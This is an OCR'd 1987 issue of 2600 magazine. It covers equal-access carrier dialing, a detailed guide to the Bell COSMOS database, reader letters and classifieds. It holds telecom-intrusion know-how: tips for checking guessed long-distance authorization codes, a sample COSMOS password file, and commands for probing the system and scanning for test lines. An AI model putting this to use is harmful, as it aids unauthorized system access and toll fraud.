When you select your default carrier, there is another valid option that isn't on the ballot. It is called "no-pick", and is not exactly what it sounds like. If you simply don't pick one or return the ballot, you get tossed into a lottery and you will wind up with any random carrier as your default on 1+ dialing. You still won't get bulk rates from this carrier unless you call them up and create an account [or you may get a packet of info from them in the mail anyway, because if they got selected for you they will probably want you to sign up]. However, no-pick is the condition where you *do not* have a default carrier, so if you pick up and dial 1 + area + number the call will not complete. This is great for confusing people who attempt to make long distance calls on your phone and don't know about tenex dialing. Probably your best bet as far as saving money goes is to sign up with *all* the carriers, and examine their billing structures carefully. You can then choose the one that's cheapest for a given call at a given time. You may need a computer to do this, however. It is surprising that nobody has yet tried to market a program that will do this for you.

Post-parse, or 10nnn0+ dialing, is not the only security hole that carriers have to deal with. There are often magic sequences that, when dialed after a trial authorization code, will inform the caller if the code was valid or not without having to dial an entire number. These usually take the form of invalid called area codes, like 111 or 0nn or *nn. Most of the carriers have fixed the problem in which an invalid code plus some sequence would return silence and allow recall, and a valid one would error out. This allowed valid codes to be picked out very quickly. Longer authorization codes and improvements in the software have largely eliminated this as a major problem, but it took a few years for them to get the idea. Note that abuse of other peoples' authorization codes *is* illegal and they will probably come after people who do it. However, it is often interesting to play around with a carrier you are interested in purchasing service from, and see if you can break their security easily. If you can, then it's clear that someone else can, and this carrier is going to have a lot of problems with fraud. Someone may even find your code and then you'll have to deal with bogus billing. So if you find some algorithm which allows you to come up with a 6 to 8 digit valid code, one thing you might do is call the carrier and tell them about it. They'll thank you in the long run and might even offer you a job, a side benefit of which may be unlimited free calling via their equipment.



cosmos: the universe unfolds

(continued from page 10)

called /ETC/LINES.

MUX=: PDP 11/70's can have different types of multiplexers. DJ is a DJ11 mux. These are asynchronous, 16 line multiplexers. DZ is a DZ11; these are less expensive than the DJ11. A DZ11 is an asynchronous 8 or 16 line mux. MUX=DK indicates DATAKIT VCS (Virtual Circuit System). A DK allows users to select which system they wish to enter. An 11/70 hooked up to a DATAKIT usually has 60 TTY's (as opposed to 96).

DELAY=: This word specifies the number of nulls (control-@) to be sent before each line. The nulls sent are equal to the DELAY number. Many users log on to COSMOS with printing terminals. These printers cannot always print as fast as they can receive. Nulls will give the printers more time to print without slowing down CRTs. Too many nulls slow down 300 baud so they are kept at a moderate level.

UPLOW: COSNIX uses only upper case. UPLOW converts lower case and echos it in UPPERCASE. This is achieved by running a program called /BIN/LCASE when a user logs on.

ECHO: Indicates that the computer will echo back (full duplex).

LOGIN: Indicates that you just logged on.

COSNIX, like UNIX, has an /ETC/PASSWD (password) file. This is similar to the UNIX PASSWD file but has some differences. Here is a sample /ETC/PASSWORD file:

```
ROOT:NE2IDORF:0:::1:/:/USR/COSMOS
BIN:NE2IDORF:1::Y:1:/BIN:/USR/COSMOS
COM1:EPOHA3DU:2::Y:1:/USR/TMP:/USR/COSMOS:/USR/PREOP:/USR/SO:/USR/MMC
COM2:EPOHA3DU:3::Y:2:/USR/TMP:/USR/COSMOS:/USR/PREOP:/USR/SO:/USR/MMC
PA01:0062DAER:4::Y:3:/USR/TMP:/USR/COSMOS:/USR/SO
PA02:KSLH1NPA:5::Y:3:/USR/TMP:/USR/COSMOS:/USR/SO
NA01:4D17YT21:6::Y:3:/USR/TMP:/USR/COSMOS:/USR/SO
IN01:DROLOOHS:7::Y:3:/USR/TMP:/USR/COSMOS:/USR/SO
RC01:DAED7IRF:8::Y:3:/USR/TMP:/USR/COSMOS:/USR/SO
FM01:LOD1HNJ7:9::Y:3:/USR/TMP:/USR/COSMOS:/USR/SO
SS01:PSOSDEF9:10::Y:3:/USR/TMP:/USR/COSMOS:/USR/SO
```

The fields of a COSNIX /ETC/PASSWD are as follows. The fields are separated by colons ':' in the password file. The fields are as follows: 1) username, 2) encrypted password, 3) user number, 4) description fields (unused), 5) dialup user (Y for yes, nothing for no), 6) user group (1=full access, 2=shell user, restricted access), 7) home directory, 8) path, 9) path....

The COM accounts are used by the mini-computer maintenance center (MMC) or the COSMOS database manager (DBM). 0:1 is the only user who can execute the change of password command. As in UNIX, /ETC/PASSWD can be left unprotected but is almost never left that way.

COSNIX has another file called /ETC/LINES. This file lists the TTY numbers and which users can access them. It also specifies duplex, baud rate, and privileges (in some cases).

```
1-2,USERS=ROOT;BIN;COM1,ECHO,UPLOW,DELAY=5,MESSAGE
3-9,USERS=PA*;NA*;RC*;COM2,ECHO,UPLOW,DELAY=5
10-22,USERS=PA*;NA*;FM*;RC*;SS*;IN*;COM*,UPLOW,DELAY=10
23-60,USERS=FM*;SS*;IN*,ECHO,UPLOW,DELAY=5
```

The first field is the TTY number. USERS= indicates which users access which TTYs. If a user has an asterisk after the group name then it allows all users. If a line doesn't have the word ECHO there, then it's for half duplex users only. MESSAGE will write a message to TT00 (the system console) stating that someone just logged on with privs. If you login with privs on a MESSAGE tty your prompt will be an asterisk. If the /ETC/LINES file is changed, a security feature of COSNIX will pick it up.

```
COSNIX prompts  WC% = average user
                WC# = super user, user group 1 in /ETC/PASSWD
                WC* = super user MESSAGE TTY in /ETC/LINES
```

The /ETC/MATRIX.S file says which users can access which COSMOS commands. COSMOS commands are kept in the /USR/COSMOS directory.

```
/  PERMIT MATRIX    04-01-84
/  UPDATED FOR 15.4.8. ON 11-25-85
/* COSMOS USER-CATEGORY-TRANSACTION PERMISSION FILE

/* LIST OF FAMILY NAMES AND CATEGORY ASSOCIATED WITH EACH
NAMES:
/ SYSTEM ADMINISTRATOR
<COM>; 01.;
/ LOOP ASSIGNMENT CENTER (LAC)
<PA>; 02.;
/ FRAME ROOM
<FM>; 03.;
/ RECENT CHANGE MEMORY ADM. CENTER (RC MAC)
<RC>; 04.;
/ INFORMATIONAL USERS
<IN>; 05.;
/ SPECIAL SERVICES
<SS>; 06.;
NAMESEND:
ALLTRAN:   / =0 MEANS USE MATRIX TO DETERMINE TRANS. PERMISSI
        0  / =1 MEANS ALL TRANSACTIONS ARE PERMITTED.

CATEGORY:
        0
/* TRANSACTION VERSUS CATEGORY PERMIT MATRIX
TRANX:

/*   1 2 3 4 5 6 >
<ACE 1 1 0 0 0 0 >
<ADT 0 0 0 0 0 0 >
<AIT 1 0 0 0 0 0 >
<ALF 1 0 0 0 0 0 >
<ALI 1 0 0 0 0 0 >
```

```
<ALK 1 0 0 0 0 0 >
<ALP 1 0 0 0 0 0 >
<ARG 1 1 1 1 1 1 >
<AUD 1 0 0 0 0 0 >
<AZC 1 1 1 0 1 0 >
<BAI 1 1 1 0 1 0 >
<CAY 1 1 1 0 0 0 >
<CCA 1 1 1 1 0 0 >
.
.
.
<WCC 1 1 1 1 1 1 >
```

The /ETC/MATRIX.S file gives the different user group numbers, then makes a table cross-referencing them with command names. A 1 means that family can use the command and a 0 means they can't.

Prefixs and brief descriptions:

AO: Associated order: When creating a service order (ORD), the option AO can be used. This indicates that there is another ORD pertinent to the one being worked with. The two orders should be completed together.

BL: Bridge Lifter: These are used with telephone answering services (TAS). The TAS has an extension of the customer's line. A BL allows one location, the customer's house, to have priority. If the TAS is on the customer's line, and the customer picks up, he will have priority and the TAS will be disconnected.

BTN: Billing Telephone Number: This indicates that one line's calls get placed on the bill of another line.

CCF: Custom Calling Features. COSMOS has an option which can define the features (three way, call waiting, etc.) on a line. These features would be, for the most part, listed by three characters. This option can only be used with electronic or digital offices.

```
. CUSTOM CALLING FEATURES TABLE:

INDIVIDUAL CCF'S
****************
SAM             SAMPLE FEATURE
  1ES=1/1AESS       EF2=2/2BESS       3ES=3ESS
  DMC=DMS 100                         5ES=5ESS
```

[SAM is the feature identifier code in COSMOS. The codes following the switch names (1ES, DMC, 5ES, etc.) would be the feature identifier code on the different electronic/digital switches.]

```
ESM             CALL FORWARD POTS
  1ES=ESM           EF2=ESM           3ES=ESM
  DMC=CFW                             5ES=/CFV

ESX             CALL WAITING POTS
  1ES=ESX           EF2=ESX           3ES=ESX
  DMC=CWT                             5ES=/CWT
```

```
ESC             3 WAY CALLING POTS
  1ES=ESC           EF2=ESC           3ES=ESC
  DMC=3WC                             5ES=/MW3WC

ESL             SPEED CALLING 8
  1ES=ESL           EF2=ESL           3ES=ESL
  DMC=SC1                             5ES=/1DSC1C

ESF             SPEED CALLING 30
  1ES=ESF           EF2=ESF           3ES=ESF
  DMC=SC2                             5ES=/1DSC2C

EAN             CONFERENCE CALLING CENTREX
  1ES=EAN,E2H       EF2=EAN           3ES=
  DMC=CNF                             5ES=/MW6WC
```

CP: Cable Pair: A CP is the wire which goes from the central office (CO) to the customer's premises.

CS: Class of Service: RES, BUS, PBX, DTF (Dial Tone First coin line). The CS is a general service category. It varies from place to place.

DD: Due Date: A DD is simply the date a specific ORD should be completed by.

FDD: Frame Due Date: This is the date when all work on the Main Distributing Frame (MDF) should be completed. It is usually a day or two before the DD. This will ensure that the line is working, before a lineman goes to the customer's premises.

FEA: Features: These are line features common to all types of switching equipment. [1] **T**ouch tone/**R**otary. [2] **S**leeve lead/**N**o sleeve. A sleeve is part of a subscriber trunk. A grounded sleeve indicates the line is busy. Customers who own fancy equipment such as a PBX will have sleeve lead. This means the sleeve will be run into their location. [3] **E**ssential service/**N**on-essential. Essential service means that the customer is on a priority service list, in case of emergency. If the switch were to break (electro-mechanical) or crash (electronic), the customer's line would be one of the first restored. Essential service also indicates a good chance to get a toll call through when lines are tied up (i.e. flood, hurricane, bombing of small Middle Eastern country). Usually doctors, coin phones, and government officials have essential service. [4] **G**round start/**L**oop start. A normal line is loop start meaning when you pick up the phone you get a dial tone. If a line is ground start you must touch the tip (lead) to ground to get a dial tone. Ground start lines are mostly used by PBX customers.

HF: Hunt From: This indicates that when the line specified after the HF is busy calls will hunt to the TN in question.

—and what you can do to it

HT: Hunt to: This indicates that when the line is busy calls will hunt to the given TN.

LOC: This is the location of either the CP or OE on the MDF.

OC: Order Class: An OC represents special treatment for an ORD. I am not fully familiar with the different types. OC HOT indicates that the ORD is on a priority completion list and should be done right away. This is normally used when a customer has a service failure.

OE: Office Equipment: An OE is the physical piece of equipment that a line takes up in the switch. In electronic offices there is a line card with memory which holds the attributes of the line. In electro-mechanical offices an OE is a small network of electronic components: changes are hard wired and not kept in memory.

ORD: Order Number: An ORD is the service order's name. It is indefinitive but follows a certain standard. It can be any group of characters (up to 25), but is usually the OT followed by 6 numbers (ORD OT123456).

OT: Order Type: An OT signifies what a specific ORD does, whether it's a new line or just a change made to an old one.

PIC: Primary Independent Carrier: This option, while hardly used, will display the customer's equal access choice by its 3 digit code. Some systems use the alpha code, while most use the numeric.

NOTE: This is not a complete list of carriers but covers most of the big ones. This list serves a double purpose as the PIC codes are the same as equal access 10XXX codes.

PIC	Alpha	Company Name
001	RTT	Republic Telecom
007	TMC	TMC
009	NCR	?????????
011	MTD	Metromeida Long Distance
040	???	Teledial America
053	ANW	American Network
066	???	MAX/Lexitel
080	???	Amtel
084	LDS	?????????
211	RTC	RCI
220	WUT	Western Union Long Distance
221	TSR	Telsavers
222	MCI	MCI/AMEX/Sears Long Distance
223	TDX	TDX Inc.
224	ACT	???????????
224	AME	???????????
228	ATX	AT&T
234	ACC	ACC
245	TDT	Taconic Telephone
258	???	Metronet
272	BPA	Bell of PA
286	???	Clark Long Distance
288	ATT	AT&T
322	ASH	American Sharecom
333	UST	US Telecom(now US SPRINT network 1)
345	NCF	??????????
362	ELC	Electronic Office Center
421	CLK	Comlink
432	LGT	Lightel (Doesn't want name being given out.)
442	FNE	?????????
444	ALN	Allnet/ALC
452	VNS	Virtual Network Services
456	ACC	Argo Communications
488	ITT	ITT Longer Distance Service
497	ECA	Econo-call
539	LDX	LDX
555	TLP	TeleSphere
652	NJB	New Jersey Bell
654	CBD	Cincinnati Bell Long Distance
698	NYT	New York Telephone
776	???	Liberty Telephone (950-1776 cute)
777	GSP	GTE SPRINT (now US SPRINT network 2)
800	RCA	RCA/Satelco
826	TLM	TEL MAN
833	BTI	Business Telecom
835	TLC	TeleConnect
850	TKC	TollKall
852	TSI	Telecom Systems
888	SBS	SBS Skyline (now MCI)
963	TNX	???????????
999	SNC	Starnet Corporation

PL: Private Line: A PL is a special circuit set up between two CO's. It can be a foreign exchange (FX), or WATS, or just any type of long distance connection. A PL name can be up to 25 characters and has little other information about it kept in COSMOS. PL information is usually kept in TIRKS (Trunk Integrated Record Keeping System).

SE: Special Equipment: SE is used when a circuit, usually a PL, requires something which cannot be achieved with an OE. When you look up a line owned by TELCO (Telephone Company) instead of a cable pair, it will have house cable. It will look like this:

```
SE HSE.CBL   ST MK    DATE 04-10-87
```

TN: Telephone Number: This is a telephone number, plain and simple.

TT: Telephone number Type: This is not rigid. When a COSMOS database is set up, different TN's are asssigned TT's. They do not have to be stuck to, but they are a good idea (organization, how novel).

US: USOC (Universal Service Order Code): This is the COSMOS equivalent of an LCC. For example: 1FR, 2FR, 4FR are 1, 2, and 4 party line flat rate. 1MR and 1MB are measured residence and measured business. DTF and DFA are dialtone first coin. 1OF is an official TELCO line.

Essentially, a phone line is comprised of a CP--the wire which runs to the customer

(continued on page 20)

(continued from page 13)

readers who would otherwise never know of our existence. We in turn will provide them with knowledge that they never thought was obtainable. This does not mean we're "selling out" or trying to get mass-market appeal. If you go to a halfway decent newstand, you'll see quite a few other magazines reaching out in the same way.

An Experience to Share

Dear *2600*:

One bright day last March, a week after my 16th birthday, I came home to discover that the cops had raided my room and taken everything—computer, printer, modem, monitor, 350 disks, but left the Apple IIc power pack. Among those 300 disks were about 20 phreak/hack disks, 300 pirated programs, and a number of personal disks. MCI had caught me hacking out codes and put a Dialed Number Recorder on my line. They had followed all my calls for 1½ months.

My first meetings with probation and lawyers scared me to death. I was informally threatened with going to juve, having to pay immense fines, never getting any of my stuff back, etc. The next 2 months of waiting for my trial were hell. I was originally charged with 9 counts of various crimes including phone fraud, accessing of MCI's computer, and annoying phone calls (exchange hacking).

As it turned out I used a county lawyer and ended up paying nothing for his services. I got off on most of the counts and had to pay a fine of $479.32, $29 of which were phone bills and the rest were "service charges" of having to switch the 22 codes I used. I also had to serve 80 hours of community service and remain on probation until these items were done.

I got all of my computer stuff back minus 11 disks of phreak/hack stuff (they missed quite a few). I did pay the fine which was a hell of a lot less than what it should have been. I actually completed about 15 hours of community service but my probation officer was easily deceived.

I just got off probation last week and all and all I've got to say it was well worth it. I wrote to give you my account of being caught and what the end resolution was (not very harsh). I do hope that none of you have to go through what I did in those first 2 months.

The Sultan

Getting caught at something illegal is never "worth it" unless it's something you really believe in or something you can erase later. And if you brag about this to lots of people, you'll probably find yourself reliving history. Keep us posted. We care.

Words of Agreement

Dear *2600*:

Just a quick note to tell you I agree with your new format (except it's too bad it doesn't come three-hole punched). Keep up the good work—getting my first issue of *2600* (December 1986) was like a breath of fresh, ionized air.

DE

Words of Caution

Dear *2600*:

The mailman brought me your "surprise" and I found, after quickly reading cover-to-cover, that I felt as though your excitement/pride was something that I also felt a part of. Thanks for being there...thanks for moving ahead...thanks for all your efforts to allow us all to enjoy the ride.

One worry did creep into my mind: will *2600* somehow move into a mainstream approach to its product/-subject/readers. It is my hope that you remain true to your present direction. Tell it like it really is...like it can be (given the very creative people out there). "Rub the lamp...call out the

(continued on page 23)

2600 marketplace

I'D LIKE TO TRADE PC software with ANYONE having an IBM PC or compatible. At present my PC library approximates 110 products including the latest games, diagnostic programs, business software, utilities, and various word processing and other application software. Readers can contact me by writing: Software, PO Box 73, Uniondale, NY 11553.

INSTRUCTIONS FOR THE CONSTRUCTION AND OPERATION OF THE BLUE BOX WANTED! I am a beginning phone enthusiast and would greatly appreciate it if someone could help me in designing a blue box. Of course, as you might have guessed it, this is for "informative" purposes only! Send your replies to Mr. Oscar Statuto, 224A Washington St. #9, Lynn, MA 01902.

WANTED: A decent modem program for use on a Zenith Z-100 running MS-DOS. Contact Manny @ 2600, (516) 751-2600 or PO Box 752, Middle Island, NY 11953.

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 752B, Middle Island, NY 11953.

CELLULAR TELEPHONE INFORMATION WANTED. I will pay a modest fee for info which has not yet been published in 2600. Please describe the type of info that you have and name your price. Mr. B., P.O. Box 2895, Brooklyn, NY 11202.

MANUALS OR INSTRUCTIONS NEEDED for two modems labeled Dataphone Channel Interface. One has label on the outside that says: 44A2 Series 1, Data Mounting, SD-1D247-01-J23 and the other says: 44A2 DATA MTG, SD-1D247-01-J23, SERIES 1 83 MG 12. The boards on the inside are labeled: DAS 829B-L1A, SERIES 4, 81MG3 and DAS 829BL1A, SERIES 5, 84 MG 04. Send info to: P.O. Box 50346, Raleigh, NC 27650.

PRIVATE INVESTIGATOR wants to hear from 2600 readers who have electronic equipment he can buy cheap! Gaslamp Private Eye is into Electronic Counter-measures/TSCM in the trade parlance. 425 "F" Street, San Diego, CA 92101. (619) 239-6991.

TAP BACK ISSUES—complete collection, vol. 1-83 plus supplemental reports and schematics. Approx. 400 pages of quality copies sent via UPS or US Mail. $100 includes delivery. Send cash, check or MO (payable to PEI). Cash sent same day, others allow 4 weeks, to: Pete G., Post Office Box 463, Mt. Laurel, NJ 08054

HEY YOU! This is the chance you've been waiting for! A rather new service of *2600* Magazine. Got something to sell? Looking for something to buy? Or trade? This is the place! And it's free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses!
Deadline for April issue: 4/5/87.

(continued from page 17)

premises. The TN is the network address dialable from anywhere, and the OE is the equipment which makes it all work.

Modifiers

CP: BL, LOC
TN: BTN, HF, HT, TT
OE: CCF, CS, FEA, PIC, US
ORD: AO, DD, FDD, OC, OT

CP status:

WK: Working pair, in use.

SF: Spare, unused.

RS: Reserved for future assignment.

UK: Unknown. This is rarely used, and shows sloppy work on the part of TELCO.

D1-9: Defective cable:

D1: short circuit

D2: ground ring side

D3: ground tip side

D4: cross battery

D5: open ring side (ring side not connected)

D6: open tip side

D7: open both sides

D8: ground both sides

D9: unbalanced voltage

PC: Pending connect. The CP is being added to a circuit.

PD: Pending disconnect. The CP is being removed from a circuit.

TN status:

WK: Working, in use.

OF: Official TELCO line.

TS: Test line. Used on loop, terminations, recordings....

UNQ: Unique. Used for special numbers, such as NNX-0000.

SF: Spare, willing, and ready (for assignment).

NP: Nonpublished number, used when customer changes old number due to a problem such as crank calls. The NP informs people looking up the line to not disclose information.

AV: Same as SF. Seems rather silly to me.

UK: Unknown, someone spilled coffee on the paper work.

DO: Disconnected number. Instead of a recording there will be an operator to announce a change in service.

DM: Disconnected machine (recorded) intercept. "The number you have reached has been disconnected..."

CO: Changed number, operator intercept.

CM: Changed number, machine intercept.

PC: Pending connect, the TN is being added to a circuit.

PD: Pending disconnect, the TN is being removed from a circuit.

(In all cases if a facility (TN, OE, CP) is either PC or PD, it will have a regular status (WK, SF, DM, etc.) also.)

An OE status is the same as both a CP or a TN status code.

OT—order types:

NC: New Connect. A new circuit is being built.

CD: Complete Disconnect. An existing circuit is being removed.

CH: Change. An existing circuit is being changed (new TN, different FEA, etc.).

F and T: From and To. These are AO. I'm not too familiar with them.

SS and RS: Suspension/Restoral of Service. These are used when bills are left unpaid!

TT—telephone number types:

B: Business line. Usually thousand, or hundred group numbers (i.e. NNX-2000, NNX-2600, etc.).

C: Coin line, usually in the 9XXX range.

O: Official TELCO line. Usually NNX-99XX or NNX-00XX numbers.

T: Test line. Usually NNX-99XX or NNX-00XX numbers.

G: Good. This as far as I can tell is assigned to numbers which can be both residence or business lines. The numbers are usually catchy—NNX-1222, NNX-1212, NNX-1234, etc.

X: Other, basically your run of the mill number (i.e. NNX-9089 or NNX-7689, etc.).

Q: Centrex numbers. Usually a hundred group range (i.e. NNX-1000 to NNX-1099).

To get a listing of orders in COSMOS you can use the SOL command. On the Hunt line of the SOL it says OT NC. This will only print out an ORD if its type is a new connect. You can specify OT, OC, DD, FDD, and ORD in an SOL.

```
260 SOL
M OT NC
-.

                    APR 01, 1984   12:23:00  PM                    PAGE 1

                    COSMOS SERVICE ORDER LISTING

                              INPUT OPTIONS:
                              OT NC
WIRE CENTER : 26

ORDER NUMBER        SO OT DUE DATE CKT ID       CABLE PAIRS ST DC  HR/JR AI
MC260011-A             NC 04-07-84 511-4050      115-0507 FC
MC660112               NC 04-09-84 511-4010      113-2091 AC          80
MC666312               NC 04-09-84 511-7442      113-0214 AC
MC663066               NC 04-10-84 511-9012      115-3117 AC
MC665231               NC 04-10-84 511-5643      113-0331 AC
MC031023-A             NC 04-11-84 5 ^C INTERRUPT

260
```

to know about cosmos

The column called CKT-ID has the telephone numbers. The column headed AI has the ORD writer's initials. I'm not that familiar with ORD status codes, but there is an easier way to find out what's happening. You can use the INQ or the SOI command to list out an order.

```
26# SOI
H ORD MC666312
-*

                APR 01, 1984   12:24:56  PM

            SERVICE ORDER ASSIGNMENT INQUIRY


ORD MC666312                OT(MC)   ST(AC- )   FACS(YES)
   DD(04-06-84)  FDD(04-05-84)  EST(03-30:16)
   MDF WORK REQ(YES)  MDF COMPL(NO)  LAC COMPL(NO)  RCP(NO)
CP  113-0214
   ST SF  PC     FS WK   DATE 09-24-83
   LOC PF11013
OE  005-5253
   ST SF  PC     FS WK   DATE 01-12-84    CS BUS      US IMB      FEA TNEL
   LOC PF11013
TN  511-7462
   ST SF  PC     FS WK   DATE 03-03-84    TYPE I  HF TN 511-7400
   BTN 511-7400


** SOI COMPLETED
26#
```

FACS(YES) states that the order was implemented in conjunction with FACS (Facility Assignment and Control System). FACS is a network of computers including COSMOS, WM (work manager), LFACS, and others.

MDF WORK REQ(YES)—this means that frame work is necessary.

MDF COMPL(NO)—the frame has not completed the appropriate work.

LAC COMPL(NO)—the loop assignment center has not completed its work.

RCP(NO) has to do with forms being sent to the proper places. I'm not quite sure how that works.

EST(03-30:16) is the time the order was input to COSMOS: March 30th at 4pm.

LOC is the location at the MDF (frame) where the CP and OE meet.

Cosmos Fun!

```
26# WHO <cr>
ROOT     TT00 CN
IN01     TT20 EM
COM1     TT23 26
RC01     TT51 CD
NA01     TT57 26

26# WHAT <cr>
COSMIX 15.4.8.2 OPERATING SYSTEM
SUPPLEMENTAL RELEASE VERSION
NOVEMBER 21, 1985
COSMOS GENERIC 15.4.8.11
MARCH 16, 1986
```

```
26# WHERE <cr>
2600 ENTERPRISES
PO BOX 752
MIDDLE IS., NY 11953-0752
COMPUTER NO. 2

26# TTY <cr>
TT23

26#
```

An example of the three W's of COSMOS. WHO tells you which users are logged into which TTY and which WC. WHAT gives you the COSMOS version and WHERE gives you the location of the computer. TTY tells you what TTY you are on.

Bell Labs humor: This is a little joke (very little) in COSMOS.

```
26# ARG <cr>
 ^C   AARRRGGHH!! PROCESS KILLED
26#
```

Using the LTN (List Telephone Number) command you can scan for test lines. On the hunt line the NNX or 511 is specified and a status of test is specified. This makes it easy to 'scan' for test lines.

```
26# LTN (cr)
H NNX 511/STT TS
-*

                APR 01, 1984   12:29:16  AM                    PAGE  1

            LTN - LIST OF TELEPHONE NUMBERS IN STATUS TS


                                NNX 511

TELEPHONE PRTN PEND ASSIGN  AY        STATUS                    RELEASE  SEQ
 NUMBER   STAT STAT  STAT  TYPE TYPE   DATE   REMARKS            DATE    NUM

511-0557   TS                    I   06-27-83 SYNCH-OPR-TST
511-1368   TS                    I   05-10-83 SHORTED-TERM.
511-1369   TS                    I   05-11-83 900-OHMS
511-1370   TS                    I   05-11-83 OPEN-TERM.
511-2199   TS                    I   05-11-83 PERM.-BUSY
511-2300   TS                    B   05-20-83 MILLIWATT
511-2301   TS                    T   05-20-83 PORT-O-TST
511-2302   TS                    T   05-20-83 PORT-1-TST
511-6611   TS                    B   05-12-83 MONSANTO
511-8150   TS                    I   05-23-83 TRL-INTC
511-8151   TS                    I   05-23-83 CUS-CLG-ERR
511-8152   TS                    I   05-23-83 PS-MOM-CN-OPER
511-8153   TS                    I   05-23-83 PS-CN-OPER
511-8154   TS                    I   05-23-83 OVERFLOW-RON
511-8155   TS                    B   05-23-83 INITL-CN-TST
511-8156   TS                    I   05-23-83 1PLUS-DIAL-ERR
511-8157   TS                    I   05-23-83 VERIFY-REQ.
511-8158   TS                    I   05-23-83 OPER-CN
511-8476   TS                    I   02-13-84
511-8903   TS                    I   02-08-84 BTDTEST
511-8999   TS                    B   04-08-83 1FR-TEST
511-9497   TS                    I   04-08-83
511-9499   TS                ^C INTERRUPT

26#
```

The REMARKS column holds information which can be helpful when 'scanning'.

To get a list of WC's, you can type WCFLDS (W. C. Fields).

cosmos

```
26# WCFLDS <cr>
ACTIVE WC'S ARE:
26
CN
DB
EM
PS

26#
```

The last command is one which you should never execute, unless you have access to the tape drives. Nevertheless, it makes a good finish to the article.

```
26# LOG <cr>
  0, 1, 2 or E ENTER? E <cr>

** LOG TAPE ERROR--- END PRESENT AND START NEW TAPE

;LOGIN:
```

Telecom Informer *(continued from page 8)*

assigned 676 last year, but implementation was delayed. Translations for local central offices around the country to accept 676 as Tonga haven't been rescinded even yet.

Captain Crunch

(continued from page 11)

It's been a few years since they closed the Exchange,
When the Captain set off on his own.
We've since seen divestiture, Sprint, MCI,
And the ten dollar Japanese phone.
When I ring up his phone, a recorded voice says,
"This number's no longer in service."
But I know he keeps vigil, and I know he keeps watch,
And I know he still makes Ma Bell nervous.

And now sometimes when listening to answering machines,
Or sometimes when I'm on hold,
A voice will come through to me, faint, but distinct,
A voice I remember of old.
And you'd think it was leak-through from some other line,
But I know that he's talking to me.
It's old Captain Crunch keeping watch on Ma Bell,
The soul of the Phone Company.

Mike Agranoff is a folk singer from Boonton, NJ. He also plays concertina, banjo, recorder, as well as many other instruments. His *Ballad of Jake and 10-Ton Molly* has achieved nationwide acclaim through the performances of Bill Staines. He's a board member and past president of the Folk Project, and manager for that organization's coffeehouse, The Minstrel Show.

His collection, *Jake, the Captain, and Other Heroes*, is available for $6.00 postage paid. Write to Mike Agranoff, RD 4 Box 45 Oak Hills, Boonton, NJ 07005.

★ ★ ★ ★ ★ ★

As many of you know by now, the real Captain Crunch, John Draper, was arrested in late December for something that had absolutely nothing to do with phones.

According to police, Draper was helping to manufacture fake Bay Area Rapid Transit (BART) cards in San Francisco. These are the cards you insert into machines that read a magnetic strip and either demand money, let you pass, or give back money. Washington DC also has this kind of a system.

Draper, who was arrested with two others, has pleaded not guilty to charges of forgery, conspiracy, and computer fraud. He's free on $11,500 bail.

According to the *San Francisco Bay Guardian*, it's become a sort of sport to try and outwit the BART system. In fact, several colleges in California had contests, the results of which were widely circulated among crackers. This caused BART to change the system once and now it appears they'll have to do it again.

We're happy that Captain Crunch cracked another system, if that's in fact what he did. We hope, however, that he wasn't selling forgeries to the general public, as he's being accused. There's nothing clever or ingenious about the latter and, if convicted of this, it would relegate the Captain to the status of a common thief, not to mention the probable prison term involved.

We don't want to see hackers and phone phreaks going to jail for being stupid and/or greedy. That's a waste of a real talent.

By the way, we're told that Pacific Bell has entered the case because Draper allegedly used "sophisticated electronic equipment" to gain free access to the long distance telephone network. That's a pretty fancy way to describe a touch tone phone, isn't it?

(continued from page 18)

magic forces...let Uncle Sam figure out how to control what comes forth...let *2600* readers enjoy the thrill and excitement of fresh ideas and the raw power that comes from new information in the hands of young minds without restrictions."

Ben Harroll
San Diego

Now why didn't we say that?

A Response

Dear *2600*:

Your new format for *2600* looks good. Thanks for the extra effort to improve it, and keep up the good work. Also, thanks for the fine TAP article by Cheshire Cat.

We must respond to Arab 149's complaint that we charge too much ($2 each) for copies of back issues of TAP, and that we are ripping-off the work of others by doing so.

Consider:

(1) No issue of TAP was copyrighted. When you don't copyright your work, it falls into the public domain and anyone can copy and distribute it. And it implies that you either don't care or actually want this to happen.

(2) We advertised in TAP and contributed articles to it.

(3) We highly recommended TAP in several of our publications. We, as well as dozens of Consumertronic's customers were ripped-off of subscription fees to TAP. And we lost substantial credibility and business because of this. A few people even falsely accused us of being in cahoots with TAP.

(4) Before selling copies of TAP, we wrote TAP as to our intentions, and we notified mutual acquaintances of TAP staffers. And we openly advertised the resale of TAP back issues. At no time did we ever receive any objection from any former TAP staffer for doing this. And no staffer, to our knowledge, competed with us to sell TAP back issues.

(5) Arab 149 does not understand the economies of numbers. Orders for TAP back issues average about two issues per order. There's a lot more work involved per issue in making one copy compared to making 100 copies. More work means more money! Also, we charge $160 for copies of all 91 back issues. Also, TAP issues are difficult to copy. Constant changes in copier contrast and reduction must be made as TAP issues have many different formats and print densities. It's a tedious job! $2 per issue is reasonable!

(6) Consumertronics is a profit-making business. We support ourselves and children with it. Please realize that but for Consumertronics, *2600*, and a few others, where would you acquire this invaluable and unique information during a time of increasing government and big business rip-offs and oppression? The personal freedom situation is much worse today than it was in the sixties when a lot more people had the balls to protest and fight wrongdoing. We need your support to continue! Think about that the next time you feel that you are paying too much for information that was difficult, costly and risky to acquire, and risky to publish!

John J. Williams
Consumertronics
2011 Crescent Dr.
Alamogordo, NM 88310

More on ICN

Dear *2600*:

Here is something about ICN that I found in the February '87 issue of Consumer Reports:

"In Wisconsin, the attorney general recently obtained a temporary injunction against a second flat-rate company, Independent Communications Network. Among other things, ICN must now disclose that fewer than 5 percent of its customers' calls go through."

I also have one question—does anyone know ANI for Montana?

Jim A.
Montana

CONTENTS

THE BALLAD OF CAPTAIN CRUNCH 4
A GUIDE TO EQUAL ACCESS 6
TELECOM INFORMER 8
THE WONDERFUL WORLD OF COSMOS 10
LETTERS 12
2600 MARKETPLACE 19

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

WARNING:
MISSING LABEL

2600

The Monthly Journal of the American Hacker



VOL. 4 NO. 4 APRIL 1987 $2



ATTENTION

Does your address label say "Time to Renew"? Don't miss an issue. Renew your subscription today and enjoy peace of mind.

$15 _____ 1 year subscription or renewal
$28 _____ 2 year subscription or renewal
$41 _____ 3 year subscription or renewal
$40 _____ 1 year corporate subscription or renewal
